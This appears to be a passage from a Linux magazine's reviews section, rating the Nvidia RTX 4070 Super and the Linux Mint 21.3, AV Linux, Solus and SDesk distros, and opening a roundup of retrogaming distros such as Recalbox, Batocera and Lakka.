Like clockwork, the Nvidia RTX 4070 Super has arrived right on schedule. The first of the mid-cycle 40-series Super refresh, the newcomer provides higher specs and higher performance than the existing non-Super RTX 4070, for the same £579 – pushing the 4070 RRP down to £529. It's exactly what we expected from Nvidia, building on the successful Ada Lovelace architecture.

Two more Super models will arrive: the 4070 Ti Super and 4080 Super. But for most people, the 4070 Super will be the most enticing of the offerings.

If you were already on the fence and looking at the RTX 4070, the 4070 Super delivers an easy upgrade option. At the same time, it comes with the same potential issue as those cards: the 192-bit memory interface and 12GB of VRAM. In our testing, 12GB of graphics memory with the larger L2 caches of the Ada architecture works fine, and you get equivalent performance to the previous generation RTX 3090 for less than half the cost – and half the memory. It's still 33% less VRAM than AMD's competing RX 7800 XT.

Making new connections

As for the specification, it's the same 2,475MHz boost clock as the 4070 but with 22% more cores and a 10% higher power consumption. It also has to use the new(ish) 16-pin power connector, so you need an ATX 3.0 PSU, or otherwise use an adaptor, which seems unnecessary on a 220W GPU.

For *Stable Diffusion* benchmarks, the 4070 Super lands right between the 4070 and 4070 Ti, offering 12% more performance than the 4070 and 11% less performance than the 4070 Ti – this is at 512x512. AMD's GPUs can in theory run larger LLMs as they have more VRAM, but Nvidia offers far more AI compute performance than AMD. The 4070 Super is 40% and 30% faster at 512x512 and 768x768 when compared with AMD's current top GPU, the 7900 XTX.

For GPU-accelerated 3D rendering, *Blender* supports all main GPUs and can now leverage the ray-tracing hardware, directly boosting Nvidia's scores. So, it's no surprise that Nvidia's GPUs come out far ahead of AMD's offerings, with the 4070 Super running 84% faster than AMD's 7900 XTX.

For more general productivity, we use *SPECview 2020 v3* with the geometric mean of all eight tests. In this, the 4070 Super only manages to match the RX 7600, and falls far behind the 7900 XT.

For gaming compared to the last two 70-class Nvidia refreshes, the RTX 4070 Super beats the RTX 3070 Ti by 43% overall, and outperforms the RTX 2070 Super by 116% – more than double the performance. If you have a GPU from a couple of generations back, there are plenty of good reasons to upgrade – or you could just wait to see what the RTX 50-series has to offer, probably some time in the first half of 2025.

Looking at the AMD GPUs, overall the RTX 4070 Super comes very close to matching the RX 7900 XT. That's an impressive feat, considering it uses about 100W less power, has a significantly smaller die size, comes with 40% less VRAM, and costs about £150 less. Against AMD's next step down, the RX 7800 XT, the 4070 Super delivers 24% more performance, for 20% more money. Taking ray tracing out of the equation, AMD's GPUs rank higher in rasterisation performance, which means the 4070 Super only manages to outperform the 7800 XT by 8%, while trailing the 7900 XT by 12%.

One of the most impressive things about Nvidia's Ada Lovelace architecture is just how efficient all of the GPUs are – and, conversely, how much more inefficient the competition is. The RTX 4070 Super averaged 183W of power use at 1080p medium, 199W at 1080p ultra, 210W at 1440p, and 216W at 4K. It's 90-100 watts less power than the competing RX 7900 XTX at every resolution. LXF

VERDICT

DEVELOPER: Nvidia
WEB: www.nvidia.com
PRICE: £579

FEATURES	9/10	EASE OF USE	9/10
PERFORMANCE	8/10	VALUE	7/10

Delivering the expected boost in speed over the older 4070, you pay 9% more for 16% more performance.

» **Rating 8/10**

Linux Mint 21.3

Nate Drake keeps things Minty fresh with this incredibly intuitive and powerful Linux distro. Be sure to add some spices.

IN BRIEF

Linux Mint is one of the easiest distros to set up with a classic interface as well as 'spice' enhancements. Another ringing endorsement: it's the OS that our own Nate Drake uses.

SPECS


CPU: 2GHz dual-core
Memory: 2GB (4GB recommended)
HDD: 20GB (100GB recommended)
Builds: x86_64

Originally released in 2006, Linux Mint is one of the most popular distros. This may be because it uses the Cinnamon desktop environment by default, which provides a more familiar Windows-like interface for newcomers to Linux.

Alternative downloads are also available, which bundle the MATE and Xfce desktop environments.

The latest version of Mint (code name Virginia) is an LTS release based on Ubuntu 22.04 LTS, so will be supported until April 2027. It uses version 5.15 of the kernel.

Mint now comes with support for Secure Boot and is compatible with a much wider range of BIOS/EFI implementations


Software Manager
Featured
Telegram Desktop
Fast. Secure. Powerful.
Visual Studio Code
Code editing. Redefined.
Google Earth
Explore, search and discover the planet
Signal Desktop
Private messenger
Blender
Very fast and versatile 3D modeller/renderer
Steam
Valve's Steam digital software delivery system
Dropbox
Cloud synchronization engine - CLI and Nautilus extension
Zoom
Video Conferencing, Web Conferencing, Webinars, Screen ...
Scribus
Open Source Desktop Page Layout
Categories
Accessories
Fonts
Games
Graphics
Internet
Office
Programming
Science and Education
Sound and video
System tools
Flatpak
All Applications
Top Rated
Obsidian
Markdown-based knowledge base
Meld
Graphical tool to diff and merge files
Flatseal
Manage Flatpak permissions
Flathub

Although the Snap Store is disabled, Mint's own Software Manager supports both search and installation of Flatpak applications.

The tools and framework that are used by the Linux Mint team to create its ISO images have been updated and are now based on the latest version of live-build.

We downloaded the 3GB ISO of Linux Mint 21.3 and tested the live environment in a virtual machine. We noted that as with the previous version, the Snap Store is disabled. This has to do with the Mint team's concerns over auditing and patching software made available via what they see as Ubuntu's commercialised store. You can re-enable and install the Snap Store via the command line if you wish.

If you choose the default version of Mint, as we did, you benefit from the latest spices. These are nothing new, as for some time Cinnamon has supported spices such as applets, which can be placed on the panel, and desklets, which do the same on the desktop.

Cinnamon 6.0 introduces a new type of spice called actions, add-ons for the file manager's context menu. This hugely expands its functionality. For example, you can right-click an ISO and choose Make Bootable USB Stick. There's also a new Verify action, which can process checksums for downloaded ISOs. These are *Nemo* actions care of the **mintstick** package.

The Cinnamon edition of Mint also now bundles experimental support for Wayland sessions. You can try this by logging out and then choosing Wayland(experimental) from the login screen. From our tests, it was clear this has a little way to go, as when we changed the screen resolution, the desktop wallpaper didn't expand accordingly. In fairness, we were able to fix this by logging out and in again.

While we're on the subject, Mint 21.3 comes with no fewer than 10 alternative Mint-themed desktop backgrounds, though if you take a moment to peruse the Virginia section, you can also choose from over a dozen landscape backgrounds, including shots from China, Tuscany and Iceland.

The team at Linux Mint has also made some small but welcome changes to the OS's own bundled apps.

Mint's login screen Slick Greeter now supports configuring the alignment of the login box.

The *Hypnotix* TV player has also received some upgrades. You can now create a universal favourites list of your TV channels across multiple countries, so you can access your preferred channels much more easily. You can also now create your own custom TV channels from a video URL, even if it's not a live stream. It can also run its own version of *yt-dlp*, so it's less likely to have compatibility issues streaming YouTube channels.

Sticky, a notes app, supports DBUS commands now, so you can manage notes from scripts or keybindings.

Mint's own backup tool, *Mintbackup,* has also been tweaked, with its own header bar and an About dialog.

Crucially, future versions of Linux Mint will use the same package base as Linux Mint 21.3 until 2024, making the OS very simple to upgrade. LXF

VERDICT

DEVELOPER: Clément Lefèbvre and community
WEB: https://linuxmint.com
LICENCE: Mainly GPL

FEATURES	9/10	EASE OF USE	9/10
PERFORMANCE	9/10	DOCUMENTATION	10/10

The team at Mint has clearly gone all out with Virginia, with even more 'spices' and overhauled native apps.

» **Rating 9/10**

AV Linux MXE-23.1

Nate Drake puts his ear to the ground to hear the latest version of AV Linux, Enlightenment, rumbling into town.

IN BRIEF


AV Linux definitely offers a comprehensive suite of apps for multimedia production. The manual and welcome guide can help steer you in, though some details are missing.

SPECS

CPU: 2GHz dual-core
Mem: 4GB
HDD: 5GB
Builds: i386, x86_64

AV Linux is specifically designed for multimedia content creators. As it's based on Debian (in this case, version 12 Bookworm), you could use it for your daily driver, but the distro's main purpose is audio production and its kernel has been optimised towards this end. It will be supported until June 2028.

When reviewing distros, one of the first things we do is check the system requirements, to make sure you are informed and to ensure it will run well in our test machine.



User demo, password **demo**. Superuser root, password **root**.

AV Linux now uses a customised version of the Enlightenment desktop. The icons on the right-hand side launch popular apps such as Audacity.

We were able to discover the fairly comprehensive AV Linux Manual (**https://bandshed.net/pdf/AVL-MXE-User-Manual.pdf**) but it makes no mention of this, so we've cobbled together some specs based on what others have posted online. We also noted that the manual refers to a previous version of AV Linux and was last updated in 2022.

We were eager to take AV Linux for a test spin, so booted the hefty 5.7GB in live mode in our virtual machine. This is where we discovered that the desktop interface has been upgraded to Enlightenment, from which we assume the latest iteration of AV Linux gets its code name. This is in contrast to previous versions, which used other desktops, such as LXDE and Xfce.

Enlighten us

If you've used Enlightenment before, you'll see that AV Linux has adapted it to the OS's needs; the right hand-side of the desktop contains a dedicated column of colourful icons for common apps such as *Ardour, Audacity, Avidemux, Blender, Openshot* and *Reaper 7*.

Having criticised the piecemeal documentation, we were impressed by the welcome guide, which opened on first boot, offering helpful information such as links to the AVL-MXe and Enlightenment websites, as well as tutorial videos and PipeWire settings.

Speaking of which, beneath the hood AV Linux has also shifted to using PipeWire v1.0.0. Given the move away from PulseAudio by other major Linux distros, this may not seem surprising. Still, PipeWire solves an issue that had plagued Linux for years, given that previously the OS had no fewer than three different ways to manage audio (PulseAudio, ALSA and JACK). As PipeWire offers a universal method for apps to establish media streams, it's much better suited for an OS designed for audio engineers.

On the flip side, the shift to a new Debian base as well as other changes, such as adopting PipeWire, means there's no upgrade path for previous AV Linux users, so they have little choice but to download the gigantic ISO and perform a fresh install of Enlightened.

AV Linux MXE-23.1 uses version 6.6.9 of the Liquorix Kernel, which is specifically designed with IRQ threading for low latency compute in AV production. This makes it perfect for AV Linux's stated purpose of helping users working with multimedia. Given that the *Systemd* debate isn't going away (*are you sure?–Ed*), you can choose between *Systemd* and *Sysvinit*. This offers more leeway when handling system processes, but can only be actioned once the OS is installed.

Regarding apps, the OS is definitely the last word in multimedia creation. For audio, aside from the aforementioned *Audacity, Ardour* and *Reaper 7,* Enlightened also bundles the *EasyTag* audio tag editor and music production software *Harrison Mixbus 32C.*

For video creation, beyond *Blender* you also benefit from a Swiss army knife of apps including the *Kdenlive* video editor and *OBS Studio,* to name just a few.

The OS also includes 1,000 FLOSS (Free/Libre Open Source Software) and licensed demo audio plugins. LXF

VERDICT

DEVELOPER: Glen MacArthur et al
WEB: www.bandshed.net/avlinux
LICENCE: Unknown

FEATURES	**9/10**	**EASE OF USE**	**8/10**
PERFORMANCE	**9/10**	**DOCUMENTATION**	**3/10**

The ultimate OS for multimedia production, with thousands of apps and plugins, but the documentation could be clearer..

» **Rating 7/10**

Solus 4.5 Resilience

Nate Drake's Irish eyes are smiling at this latest offering from Solus, with improvements to the desktop and under the hood.


IN BRIEF

Resilience by name and nature, Solus has hugely expanded support for multimedia and graphics, clear documentation and a simple setup process. Did we mention there are five different desktop environments?

SPECS

CPU: 1GHz
Mem: 4GB
HDD: 10GB
Builds: x86_64

Solus (formerly Evolve OS) is an independently developed version of Linux and one of a handful to have originated in Ireland. The most recent version has multiple editions using the Cinnamon, Budgie (pictured), Gnome and Plasma desktop environments. MATE was previously supported but has been retired in favour of an experimental edition using Xfce.



8 items, Free space: 0 bytes

Make Firefox your go-to browser

Use a browser backed by a non-profit. We defend your privacy while you zip around the web.

Import from previous browser

Save and continue

Skip this step →

For Budgie users, the dark theme desktop preference now also extends to apps. There's also a dedicated Trash applet.

The OS follows a semi-rolling release model, with new updates landing in repositories every Friday.

Ever eager, we downloaded the 2.5GB ISO of the Budgie edition and tried it in live mode in a VM. We were immediately impressed with how quickly Solus loaded (under 10 seconds).

Although we didn't go through setup, Solus now incorporates the simple *Calamares* installer, when previously the team used its own, written in Python 2.

This is welcome news, given how intuitive *Calamares* is to use. The release announcement notes that this will simplify tasks such as choosing the Btrfs filesystem or customising partition layouts.

All editions of Resilience include *Firefox 121.0,* while productivity is a breeze with *LibreOffice 7.6.4.1* and the default email client is *Thunderbird 115.6.0.*

Media handling depends on which desktop Solus has. In our Budgie edition, audio playback is handled by *Rhythmbox,* while *Celluloid* manages videos.

You can install additional apps via Solus's Software Center, as we did to install *VLC Media Player* to ensure the OS had all available multimedia playback codecs.

Solus supports installation of both Flatpak and Snap packages. Its package manager, *Eopkg,* is actually based on *PiSi* from the Turkish OS Pardus Linux.

Under the hood, PulseAudio has been replaced with PipeWire. This should result in small improvements, such as better and more reliable Bluetooth audio.

Resilience also now ships with ROCm 5.5 for users with supported AMD hardware. This provides GPU acceleration for graphics-intensive programs such as *Blender.* It also enables hardware-accelerated machine learning with support for *PyTorch, Llama.cpp, Stable Diffusion* and many other AI tools.

Although there is an LTS version using kernel 5.15, the most recent iteration of Solus incorporates Linux kernel 6.6.9. This brings a number of improvements to Resilience, including better support for Bluetooth and sound drivers, as well as audio codecs.

Kernel modules are also no longer compressed during initramfs creation, reducing boot times, which may explain how quickly the desktop loaded in our test machine.

The kernel has also been modified to use the *BORE (Burst-Oriented Response Enhancer) CPU Scheduler* by default. In brief, *BORE* prioritises tasks requiring high responsiveness, which can improve overall system responsiveness and enhance the user experience.

Mesa has also now been upgraded to 23.3.2. The advantages of this include Vulkan support for Intel seventh and eighth generation CPUs, as well as ray-tracing support for Intel XE GPUs.

The edition we tested comes with Budgie 10.8.2, which has now extended the dark theme to include applications as well as the desktop itself. There's also now a dedicated Budgie Trash applet. The Budgie Menu also now has much better results for users entering fuzzy search terms, like 'browser' or 'editor'.

Sadly, when we typed 'help' here, we only found the default app for Gnome, not a link to Solus's excellent and easy-to-follow online documentation. LXF

VERDICT

DEVELOPER: Ikey Doherty, Joshua Strobl, Joey Riches, Reilly Broga, Rune Morling et al
WEB: https://getsol.us
LICENCE: Mainly GPL or Apache

FEATURES	9/10	EASE OF USE	9/10
PERFORMANCE	9/10	DOCUMENTATION	9/10

Solus has the luck of the Irish, with a lightning-fast load time, slick setup and improved sound and graphics support.

» **Rating 9/10**

SDesk 2024.01.26

Nate Drake discovers the new kid on the block, SDesk, including shiny toys such as Wayland and a brand new browser.

IN BRIEF


SDesk is very new, so we didn't expect great things. Still, we appreciated the quick setup via the *Calamares* installer. We also enjoyed playing with the new *Swirl* web browser.

SPECS

CPU: 1GHz
Mem: 4GB
HDD: 8GB
Builds: x86_64

SDesk is one of the newest versions of Linux we've ever reviewed. The current edition (2024.01.26) is only the second stable release since December 2023.

Still, it has some impressive credentials, given that its creator Steve is also the author of the Blue programming language. According to the main website, Blue is "cross platform, portable, memory safe, small and reliable, with a fast and efficient compiler", so we expected great things from SDesk.



Region: Europe
Zone: London
The system language will be set to British English (United Kingdom).
The numbers and dates locale will be set to British English (United Kingdom).

The SDesk installer uses Calamares for a quick and easy setup. You can also manually partition and encrypt your hard disks if you wish.

As we were browsing the site, we were impressed to see that there's a basic setup guide, as well as more information on Blue and the *Swirl* browser. However, we struggled to find any information about SDesk's system requirements. In the end, we used trial and error with our virtual machine settings to land on the specs you can see on the left.

SDesk is based on Arch Linux and uses the Gnome desktop. Given that most major distros are only taking their first tentative steps with Wayland, we're delighted to see that SDesk defaults to Wayland sessions.

No live performance

Booting up the 2GB ISO, there's only an option to install SDesk rather than try it in live mode. Fortunately, setup is handled by the intuitive *Calamares* installer.

This is covered in the SDesk online documentation but more experienced Linux users can carry out more complex tasks, such as manual partitioning. There's also support for encrypting the system partition.

The install process took less than three minutes, and upon checking, we found SDesk's footprint was surprisingly light, taking up less than 8GB.

The email client is *Geary,* while productivity is managed by the latest *LibreOffice* version. The default Dash also contains Gnome's *Music* and *Calendar.*

The default web browser is *Swirl,* an original creation of Steve's, the main developer of SDesk. On firing it up, we noted that it seems to be built with privacy in mind, given that it uses the DuckDuckGo search engine by default. It also has features for blocking tracking cookies and naturally incorporates incognito mode.

The SDesk website describes *Swirl* as "lightweight, powerful, fast and beautiful" and says it "excels in simplicity, privacy and smoothness" – a lot of nouns and adjectives, so we put *Swirl* through its paces.

Upon entering a search term in the address bar, we found that even after we selected the right website, the list of search suggestions remained stubbornly on the page, forcing us to reload the window.

After running *Swirl* through EFF's Cover Your Tracks, we also can't stand completely by its claim of offering privacy, given that the site showed our *Swirl* browser had a unique fingerprint. In fairness, this is probably true of most new browsers with limited market share. *Swirl* is also proprietary software, though you are allowed to download free copies for personal use.

Of course, SDesk users are also free to install an alternative browser if they wish. This is handled by *Octopi,* a GUI front-end for *Pacman* that can handle updates and install new apps. *Octopi* can easily be launched from the Dash. When we did so, we were first prompted to run a system update. Upon second launch, *Octopi* offered a list of installable apps, including the *Firefox* browser.

On launching *Firefox,* we noted that by default the desktop maximises app windows and hides the Dash at the bottom. This is actually our preference, but no doubt it can be changed via Gnome settings. LXF

VERDICT

DEVELOPER: Steve Studios
WEB: www.stevestudios.ca
LICENCE: GPL/Commercial

FEATURES	8/10	EASE OF USE	7/10
PERFORMANCE	7/10	DOCUMENTATION	4/10

We'd have liked more detailed documentation, but it's easy to set up and has excellent features, such as Wayland support.

» **Rating 7/10**

WE COMPARE TONS OF STUFF SO YOU DON'T HAVE TO!

Roundup

Recalbox » Batocera » RetroArch » RetroPie » Lakka

Michael Reed can often be found hunkered down, reliving the glory days of his misspent youth with an emulator.

Retrogaming distros

Michael Reed takes a look at five different systems that can turn a computer into a retrogaming paradise.

HOW WE TESTED...

We are primarily interested in distros that work on a desktop PC or a laptop, but we also like to see setups that work on single-board computers, such as the Raspberry Pi. Our test machines are a mid-level desktop PC with an Nvidia graphics card and a Raspberry Pi 400. It's also a point in a distribution's favour if it works on handheld devices.

We used a fairly generic USB game controller for navigation around the user interface and to actually play the games. We also tested with a TV-style remote control with a small QWERTY keyboard on the back, along with the keyboards of both the Raspberry Pi 400 and the desktop PC.

We could have relied on an Ethernet cable, but we wanted to make sure that each system also worked across Wi-Fi.

All of the systems used much the same type of emulator cores, and they can all handle emulating the most common retro systems.

CREDIT: Getty Images/Image Source

It's time to sit back, switch on the TV and relive the old days with a game controller in hand. This month, we're comparing five systems that can turn a computer into a full-on retrogaming system with an easy-to-use interface.

Recalbox is a complete Linux distribution in its own right, but it's one with a primary purpose of providing emulators of classic machines, and it's fronted by an easy-to-use, retro-themed controller-driven interface. Batocera covers similar ground and it, too, offers a polished user interface. RetroPie is a distribution that was created to turn a Raspberry Pi into an emulator-powered retrogaming system, and it features a lot of customisation options. It can also be added as a piece of software to a normal PC running a Linux distribution.

RetroArch isn't a distribution at all, although it does power some of the retrogaming distributions. It can be installed as standalone software on practically any existing Linux desktop. It's a good choice if you're a part-time gamer who needs to be able to use your PC for day-to-day tasks. It's also a good choice if you want to have total customisation control.


Installation and platform support

The supported platforms and devices, and the ease of installation.

We're looking for a good installation experience when installing on a standard PC, but we're also interested in support for other platforms such as the Raspberry Pi.

RetroPie is a complete distro for the Raspberry Pi and a few other single-board computers (SBCs). To install it, you write the IMG file to an SD card. On first run, RetroPie expands the partition to fill the SD card, requiring a reboot before use. It can be installed on a PC, but installation is rather convoluted as it involves installing RetroPie on an existing Ubuntu/Debian Linux installation. It would be up to you to set RetroPie to launch on boot for full-screen use without a keyboard or mouse.

Much the same can be said for *RetroArch* on a PC, as it is a piece of software rather than a distro. However, if you can get a Linux installation with full driver support up and running on a platform, you should be able to get *RetroArch* running on top. We installed it via Flatpak, but other packages, such as Snap, are available. The basic configuration is minimalistic. For example, it has no actual emulator cores installed by default. However, it's easy to add these cores, as needed, from within the interface.



As well as the usual installation methods, a Batocera installation has a built-in installer of its own. You could use it to set up another Batocera machine.

The Batocera website contains images for a large variety of Linux-compatible handhelds in addition to the more common platforms such as a Raspberry Pi or a desktop PC. It even has its own installer, built into the interface, that can fetch the required image for the target platform and write it to the boot media.

Recalbox is installed by writing an image file to a bootable medium such as an SD card or a USB flash drive. The supported platforms are extensive, including desktop PCs, a variety of SBCs, such as the Raspberry Pi, and a few handhelds.

Lakka works in much the same way as the other distros. The download section has a good variety of images supporting a range of handhelds, SBCs and a generic PC.

VERDICT

RECALBOX	8/10	RETROPIE	6/10
BATOCERA	9/10	LAKKA	8/10
RETROARCH	6/10		

RetroArch and RetroPie are complicated to install to a standard PC, which is our primary interest. The other options fared better.


Controller and network setup

These are essential configuration options for most people.

Controller setup in Lakka is a bit fiddly as it imposes a time limit to assign each button and axis – frustrating while you try to work out which control is which. A QWERTY keyboard was supported properly on the odd occasion when we needed to use it. This meant that our remote control (which sends keyboard presses) could operate the system.

Recalbox also supports keyboard input but doesn't have a setting for UK keyboards – not a huge deal in practice. Controller setup is less awkward than Lakka, and it also saves a small amount of time because you only have to move the control sticks up and left, and the setup routine guesses the rest.

The Batocera controller setup is also easy to use. Batocera supports the keyboard, although it's not well configured for search (its most useful purpose) as pressing Return doesn't begin the search and you must navigate to an on-screen Enter button. Wi-Fi setup is simple and has the added advantage that it supports WPS, a useful extra if putting together a portable setup.



Port 1 Controls 18-01 09:02

Analogue to Digital Type	None
Device Index	N/A (#1)
Mouse Index	Default
Set All Controls	
Reset to Default Controls	
Save Controller Profile	
D-Pad Up	Hat #0 Up, Key up
D-Pad Down	Hat #0 Down, Key down
D-Pad Left	Hat #0 Left, Key left
D-Pad Right	Hat #0 Right, Key right
B Button (Down)	Button 0, Key z
A Button (Right)	Button 1, Key x

The RetroArch controller configuration is easy to use. The networking setup, however, comes from the underlying Linux distribution.

By default, a QWERTY keyboard (or a remote) doesn't do anything on the main RetroPie interface. This is ironic as some of the advanced configuration procedures are difficult or impossible without a real keyboard as they involve switching to a text mode interface or even using the command line.

RetroArch controller setup is easy to use and can support simultaneous custom keyboard and controller mappings. Both RetroPie hosted on a Linux system and *RetroArch* rely on the underlying Linux setup for their networking setup.

VERDICT

RECALBOX	8/10	RETROPIE	7/10
BATOCERA	9/10	LAKKA	7/10
RETROARCH	6/10		

Batocera offers the standard features in this department, and WPS is great for people who hate typing in the Wi-Fi password.

Game selection interface

Day-to-day access to games.

For many of us, loading up a system like one of these is the portal into our happy place. We like to be bathed in a user interface that is easy to navigate and appropriately themed. Anything that gets in the way of our enjoyment leads to a removal of overall points in this section. Pretty graphics and nice music are a bonus because they can add to the atmosphere and overall experience.

Many of these systems could be operated with a keyboard and a monitor if desired, but in this assessment, we're primarily considering using the system with a game controller on a TV. We're allowing a little technical complexity when it comes to installation and configuration, but we expect the everyday navigation to be smooth.

When operating at a TV distance, even if it's a big screen, we expect the main parts of the interface to be oversized and easy to understand.


Recalbox 9/10

Right from the start, you can't help but be struck by how refined Recalbox's user interface is. At all times, there's a useful key along the bottom of the screen showing which button does what.

When it comes to selecting between systems, we love the little pixel art drawing of each platform along with a brief list of its specifications. The list of systems scrolls vertically, making good use of the screen space that is often left blank on the other retro front-ends. Nothing's crowded and nothing's too small for TV usage.

Importantly, there is a search feature. Although, with only a game controller, text entry is fiddly, but that can't be helped.

The music that plays while this is going on deserves a mention as it consists of slightly familiar-sounding retro chiptunes to get the user in the mood for exploration of the systems and ROMs. The overall atmosphere and ease of use is excellent.




Batocera 8/10

As the underlying software is similar, it's hardly surprising that Batocera looks a bit like RetroPie. The systems are listed horizontally, as they are on RetroPie.

When you move into a device folder, the games are presented as thumbnails. If the metadata is present, these thumbnails are animated with gameplay footage and sound. This is impressive to look at, but for large collections, it may be more practical to switch to the list view, which is easily done from the configuration menu.

Search mode isn't a real-time search, but it does enable you to search the entire collection – handy if you want to compare a game across different systems.

The tunes that are played while choosing a game set an '80s mood, even though they are nostalgia-tinged synthwave rather than the chiptunes of Recalbox. It's also possible to add extra tunes of a similar style from within the settings. A highly pleasant interface.



Adding ROMs

Getting the precious content on to your vintage gaming box.

In retrogaming parlance, files that contain a complete game are called ROMs, even if the original medium might have been a floppy disk or tape, for example.

Lakka supports the full complement of expected ROM transfer methods. Samba sharing is automatically set up and worked fine in our tests. SSH, and therefore SCP file copying, can also be used. You can also directly copy the ROM files on to the Lakka boot medium from a Linux PC or plug a flash drive with ROMs into a Lakka PC. Once the transfer is complete, the target directory must be scanned for valid ROMs. It's possible to scan the directories of the host PC.

As ever, there are a few extra steps involved when working with RetroPie. Enabling Samba, for instance, involves visiting a built-in text-mode configuration tool. The ROMs folder is buried in the **home** directory of the default user. If you're hosting RetroPie on a Linux desktop, then you add files to the system as you would on any other Linux system. The same can be said for self-hosting *RetroArch*.

The Batocera shared partition uses a convenient scheme whereby the ROM and BIOS directories are in the root of the partition, and this partition can support formats such as exFAT so that it can be used on OSes other than Linux. Batocera features *OD-Commander*, a fairly conventional looking dual-pane file manager that is suitable for operation by a game controller and can access internal hard drives and plugged in flash drives.

Recalbox allows direct transfer of files on to its boot medium by plugging it into a PC, or transfer via the network by using the Samba protocol.

VERDICT

RECALBOX	8/10	RETROPIE	6/10
BATOCERA	9/10	LAKKA	8/10
